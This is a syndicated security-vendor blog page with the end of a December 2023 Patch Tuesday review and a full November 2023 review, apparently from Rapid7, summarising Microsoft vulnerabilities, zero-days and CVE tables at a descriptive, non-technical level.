
Sharing is caring, unless it’s exploitative.
Patch Tuesday - December 2023

A rare occurence: Remote Code Execution not in the top spot.
Patch Tuesday - December 2023

Fewer vulns this month overall means less variation in the heatmap.

Summary Tables

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-35624 Azure Connected Machine Agent Elevation of Privilege Vulnerability No No 7.3
CVE-2023-35625 Azure Machine Learning Compute Instance for SDK Users Information Disclosure Vulnerability No No 4.7

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-35618 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 9.6
CVE-2023-36880 Microsoft Edge (Chromium-based) Information Disclosure Vulnerability No No 4.8
CVE-2023-38174 Microsoft Edge (Chromium-based) Information Disclosure Vulnerability No No 4.3
CVE-2023-6512 Chromium: CVE-2023-6512 Inappropriate implementation in Web Browser UI No No N/A
CVE-2023-6511 Chromium: CVE-2023-6511 Inappropriate implementation in Autofill No No N/A
CVE-2023-6510 Chromium: CVE-2023-6510 Use after free in Media Capture No No N/A
CVE-2023-6509 Chromium: CVE-2023-6509 Use after free in Side Panel Search No No N/A
CVE-2023-6508 Chromium: CVE-2023-6508 Use after free in Media Stream No No N/A

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36006 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-35639 Microsoft ODBC Driver Remote Code Execution Vulnerability No No 8.8
CVE-2023-35641 Internet Connection Sharing (ICS) Remote Code Execution Vulnerability No No 8.8
CVE-2023-35630 Internet Connection Sharing (ICS) Remote Code Execution Vulnerability No No 8.8
CVE-2023-35628 Windows MSHTML Platform Remote Code Execution Vulnerability No No 8.1
CVE-2023-21740 Windows Media Remote Code Execution Vulnerability No No 7.8
CVE-2023-35633 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-35632 Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36011 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36005 Windows Telephony Server Elevation of Privilege Vulnerability No No 7.5
CVE-2023-36004 Windows DPAPI (Data Protection Application Programming Interface) Spoofing Vulnerability No No 7.5
CVE-2023-35622 Windows DNS Spoofing Vulnerability No No 7.5
CVE-2023-35643 DHCP Server Service Information Disclosure Vulnerability No No 7.5
CVE-2023-35638 DHCP Server Service Denial of Service Vulnerability No No 7.5
CVE-2023-35629 Microsoft USBHUB 3.0 Device Driver Remote Code Execution Vulnerability No No 6.8
CVE-2023-35642 Internet Connection Sharing (ICS) Denial of Service Vulnerability No No 6.5
CVE-2023-36012 DHCP Server Service Information Disclosure Vulnerability No No 5.3
CVE-2023-20588 AMD: CVE-2023-20588 AMD Speculative Leaks Security Notice No Yes N/A

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36020 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 7.6
CVE-2023-35621 Microsoft Dynamics 365 Finance and Operations Denial of Service Vulnerability No No 7.5

Microsoft Dynamics Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36019 Microsoft Power Platform Connector Spoofing Vulnerability No No 9.6

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-35636 Microsoft Outlook Information Disclosure Vulnerability No No 6.5
CVE-2023-36009 Microsoft Word Information Disclosure Vulnerability No No 5.5
CVE-2023-35619 Microsoft Outlook for Mac Spoofing Vulnerability No No 5.3

System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36010 Microsoft Defender Denial of Service Vulnerability No No 7.5

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-35634 Windows Bluetooth Driver Remote Code Execution Vulnerability No No 8
CVE-2023-35644 Windows Sysmain Service Elevation of Privilege No No 7.8
CVE-2023-36696 Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2023-35631 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36391 Local Security Authority Subsystem Service Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36003 XAML Diagnostics Elevation of Privilege Vulnerability No No 6.7
CVE-2023-35635 Windows Kernel Denial of Service Vulnerability No No 5.5

Patch Tuesday – November 2023

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2023/11/14/patch-tuesday-november-2023/

Patch Tuesday - November 2023



Microsoft is addressing 64 vulnerabilities this November Patch Tuesday, including five zero-day vulnerabilities as well as one critical remote code execution (RCE) vulnerability. Overall, this month sees significantly fewer vulnerabilities addressed across a smaller number of products than has been typical of Patch Tuesday over the past year or two. Browser vulnerabilities account for 20 of the 64 vulnerabilities patched, and 14 of those are republished third-party vulnerabilities in Chromium.

Three vulnerabilities patched today are already present on the CISA Known Exploited Vulnerabilities (KEV) list: CVE-2023-36025, CVE-2023-36033, and CVE-2023-36036.

Windows SmartScreen: zero-day bypass

CVE-2023-36025 describes a Windows SmartScreen security feature bypass. An attacker who convinces a user to open a specially crafted malicious Internet Shortcut file could bypass the anti-phishing and anti-malware protection provided by Windows SmartScreen. This could be abused as an early stage in a more complex attack chain.

Windows DWM: zero-day EoP

Originally introduced in Windows Vista, the Windows Dynamic Window Manager (DWM) enables many of the modern UI features which users have come to expect from a Windows OS. This month, the DWM Core Library receives a patch for CVE-2023-36033, an elevation of privilege (EoP) vulnerability which Microsoft notes is both publicly disclosed and exploited in the wild. Exploitation leads to SYSTEM privileges, but Microsoft does not provide any further guidance on the attack mechanism.

Windows Cloud Files mini driver: zero-day EoP

Microsoft is patching CVE-2023-36036, an EoP vulnerability in the Windows Cloud Files Mini Filter Driver. No details of the attack mechanism are provided in the advisory, but exploitation leads to SYSTEM privileges.

Office Protected View: zero-day bypass

CVE-2023-36413 describes a publicly disclosed Microsoft Office security feature bypass. A user who opens a specially crafted malicious file would find themselves in Editing mode, rather than Protected View, and would thus lose out on warning banners and other defenses designed to detect and quarantine malicious code in Office documents.

ASP.NET Core: zero-day DoS

CVE-2023-36038 describes an ASP.NET Core denial of service (DoS) attack, which affects only .NET 8 RC 1 running on the IIS InProcess hosting model. The mechanism of the attack is resource exhaustion on the web server via cancellation of requests; this sounds very similar to last month’s CVE-2023-44487, dubbed “Rapid Reset”. However, there’s no mention of HTTP/2 in the advisory for CVE-2023-36038.

Fewer critical vulns this month

Only three vulnerabilities patched this month qualify as Critical under Microsoft’s proprietary severity ranking scale: one each in Windows Pragmatic General Multicast (PGM), the Azure CLI, and Windows HMAC Key Derivation.

Windows PGM: critical RCE via MSMQ

CVE-2023-36397 describes an RCE vulnerability in Windows PGM. As with other similar previous vulnerabilities, an attacker can send a specially-crafted file over the network to attempt malicious code execution on the target asset. Only systems where Windows Message Queueing Service (MSMQ) is enabled are exploitable, and it isn’t added to a default Windows installation. However, as Rapid7 has noted previously, administrators should be aware that a number of applications — including Microsoft Exchange — quietly introduce MSMQ as part of their own installation routine.

Hyper-V: critical VM escape

Attackers looking to escape from a low privilege Hyper-V guest OS and execute code as SYSTEM on the Hyper-V host system will take note of CVE-2023-36400. Successful exploitation requires running a specially crafted application in the context of the guest OS to exploit a weakness in Windows HMAC Key Derivation, so some prior access is required.

Azure CLI: critical credential leak via log files

The Azure CLI tool prior to version 2.53.1 does not sufficiently redact information published to log files in certain contexts, allowing recovery of plaintext(!) usernames and passwords. The advisory for CVE-2023-36052 notes that log files stored in open-source repositories are a potential avenue for credential leaks in this context. Although Microsoft understandably hasn’t provided any specific examples, it’s unlikely that they would mention this if they weren’t aware of one or more real world examples.

Exchange: RCE, spoofing, and ZDI disclosures

Patch Tuesday typically sees at least one Exchange remote code execution vulnerability fixed, and this month is no exception. Exploitation of CVE-2023-36439 requires that the attacker have valid credentials for an Exchange user, and be present on the local network, but grants execution as NT AUTHORITY\SYSTEM on Exchange server host; this is a built-in account with extensive privileges, including the ability to act as the computer on the network.

A trio of Exchange server spoofing vulnerabilities — CVE-2023-36035 CVE-2023-36039 and CVE-2023-36050 — are also patched today. Successful exploitation requires that an attacker be present on the local network with valid Exchange credentials, but can lead to exposure of credentials or an NTLM hash for other users. Two of these vulnerabilities are exploited via PowerShell remoting.

Somewhat conspicuous by their absence: four flaws in Exchange published by Trend Micro’s Zero Day Initiative (ZDI) on 2023-11-02 do not appear to have received patches today. Microsoft had previously told ZDI that these vulnerabilities did not require immediate servicing. Since Microsoft is the CVE Numbering Authority (CNA) for its own products, there are no publicly available CVE numbers for these vulnerabilities yet.

cURL: patch for much-anticipated vuln

Microsoft admins who have been waiting for a patch for last month’s cURL SOCKS5 vulnerability CVE-2023-38545 will be pleased to see that Microsoft has included curl.exe 8.4.0 as part of the November updates for current versions of Windows. Many observers ultimately concluded that this vulnerability was perhaps of more limited scope and attacker value than the pre-publication buzz may have suggested, but a patch is always appreciated.

Is it 23H2 already?

A new arrival: Windows 11 23H2 was released on 2023-10-31 across all editions, and receives its first patches today.

Summary Charts

Patch Tuesday - November 2023
All those Edge vulns make the Exchange bar look smaller.
Patch Tuesday - November 2023


A big month for Elevation of Privilege!
Patch Tuesday - November 2023
Very few Critical vulns this month, but more Moderate than we often see.
Patch Tuesday - November 2023
A cluster of Microsoft Dynamics spoofing and XSS vulns.

Summary Tables

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-38151 Microsoft Host Integration Server 2020 Remote Code Execution Vulnerability No No 8.8
CVE-2023-36437 Azure DevOps Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-36052 Azure CLI REST Command Information Disclosure Vulnerability No No 8.6
CVE-2023-36021 Microsoft On-Prem Data Gateway Security Feature Bypass Vulnerability No No 8

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36034 Microsoft Edge (Chromium-based) Remote Code Execution Vulnerability No No 7.3
CVE-2023-36014 Microsoft Edge (Chromium-based) Remote Code Execution Vulnerability No No 7.3
CVE-2023-36024 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 7.1
CVE-2023-36027 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 7.1
CVE-2023-36022 Microsoft Edge (Chromium-based) Remote Code Execution Vulnerability No No 6.6
CVE-2023-36029 Microsoft Edge (Chromium-based) Spoofing Vulnerability No No 4.3
CVE-2023-5996 Chromium: CVE-2023-5996 Use after free in WebAudio No No N/A
CVE-2023-5859 Chromium: CVE-2023-5859 Incorrect security UI in Picture In Picture No No N/A
CVE-2023-5858 Chromium: CVE-2023-5858 Inappropriate implementation in WebApp Provider No No N/A
CVE-2023-5857 Chromium: CVE-2023-5857 Inappropriate implementation in Downloads No No N/A
CVE-2023-5856 Chromium: CVE-2023-5856 Use after free in Side Panel No No N/A
CVE-2023-5855 Chromium: CVE-2023-5855 Use after free in Reading Mode No No N/A
CVE-2023-5854 Chromium: CVE-2023-5854 Use after free in Profiles No No N/A
CVE-2023-5853 Chromium: CVE-2023-5853 Incorrect security UI in Downloads No No N/A
CVE-2023-5852 Chromium: CVE-2023-5852 Use after free in Printing No No N/A
CVE-2023-5851 Chromium: CVE-2023-5851 Inappropriate implementation in Downloads No No N/A
CVE-2023-5850 Chromium: CVE-2023-5850 Incorrect security UI in Downloads No No N/A
CVE-2023-5849 Chromium: CVE-2023-5849 Integer overflow in USB No No N/A
CVE-2023-5482 Chromium: CVE-2023-5482 Insufficient data validation in USB No No N/A
CVE-2023-5480 Chromium: CVE-2023-5480 Inappropriate implementation in Payments No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36560 ASP.NET Security Feature Bypass Vulnerability No No 8.8
CVE-2023-36038 ASP.NET Core Denial of Service Vulnerability No Yes 8.2
CVE-2023-36018 Visual Studio Code Jupyter Extension Spoofing Vulnerability No No 7.8
CVE-2023-36049 .NET, .NET Framework, and Visual Studio Elevation of Privilege Vulnerability No No 7.6
CVE-2023-36042 Visual Studio Denial of Service Vulnerability No No 6.2
CVE-2023-36558 ASP.NET Core – Security Feature Bypass Vulnerability No No 6.2

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36397 Windows Pragmatic General Multicast (PGM) Remote Code Execution Vulnerability No No 9.8
CVE-2023-36025 Windows SmartScreen Security Feature Bypass Vulnerability Yes No 8.8
CVE-2023-36017 Windows Scripting Engine Memory Corruption Vulnerability No No 8.8
CVE-2023-36402 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-36719 Microsoft Speech Application Programming Interface (SAPI) Elevation of Privilege Vulnerability No No 8.4
CVE-2023-36425 Windows Distributed File System (DFS) Remote Code Execution Vulnerability No No 8
CVE-2023-36393 Windows User Interface Application Core Remote Code Execution Vulnerability No No 7.8
CVE-2023-36705 Windows Installer Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36424 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36036 Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability Yes No 7.8
CVE-2023-36395 Windows Deployment Services Denial of Service Vulnerability No No 7.5
CVE-2023-36392 DHCP Server Service Denial of Service Vulnerability No No 7.5
CVE-2023-36423 Microsoft Remote Registry Service Remote Code Execution Vulnerability No No 7.2
CVE-2023-36401 Microsoft Remote Registry Service Remote Code Execution Vulnerability No No 7.2
CVE-2023-36403 Windows Kernel Elevation of Privilege Vulnerability No No 7
CVE-2023-36398 Windows NTFS Information Disclosure Vulnerability No No 6.5
CVE-2023-36428 Microsoft Local Security Authority Subsystem Service Information Disclosure Vulnerability No No 5.5

Exchange Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36050 Microsoft Exchange Server Spoofing Vulnerability No No 8
CVE-2023-36039 Microsoft Exchange Server Spoofing Vulnerability No No 8
CVE-2023-36035 Microsoft Exchange Server Spoofing Vulnerability No No 8
CVE-2023-36439 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36007 Microsoft Send Customer Voice survey from Dynamics 365 Spoofing Vulnerability No No 7.6
CVE-2023-36410 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 7.6
CVE-2023-36031 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 7.6
CVE-2023-36016 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 6.2
CVE-2023-36030 Microsoft Dynamics 365 Sales Spoofing Vulnerability No No 6.1

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36045 Microsoft Office Graphics Remote Code Execution Vulnerability No No 7.8
CVE-2023-36037 Microsoft Excel Security Feature Bypass Vulnerability No No 7.8
CVE-2023-36041 Microsoft Excel Remote Code Execution Vulnerability No No 7.8
CVE-2023-36413 Microsoft Office Security Feature Bypass Vulnerability No Yes 6.5
CVE-2023-38177 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 6.1

System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36422 Microsoft Windows Defender Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36043 Open Management Infrastructure Information Disclosure Vulnerability No No 6.5

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36028 Microsoft Protected Extensible Authentication Protocol (PEAP) Remote Code Execution Vulnerability No No 9.8
CVE-2023-36400 Windows HMAC Key Derivation Elevation of Privilege Vulnerability No No 8.8
CVE-2023-36408 Windows Hyper-V Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36407 Windows Hyper-V Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36033 Windows DWM Core Library Elevation of Privilege Vulnerability Yes Yes 7.8
CVE-2023-36396 Windows Compressed Folder Remote Code Execution Vulnerability No No 7.8
CVE-2023-36047 Windows Authentication Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36399 Windows Storage Elevation of Privilege Vulnerability No No 7.1
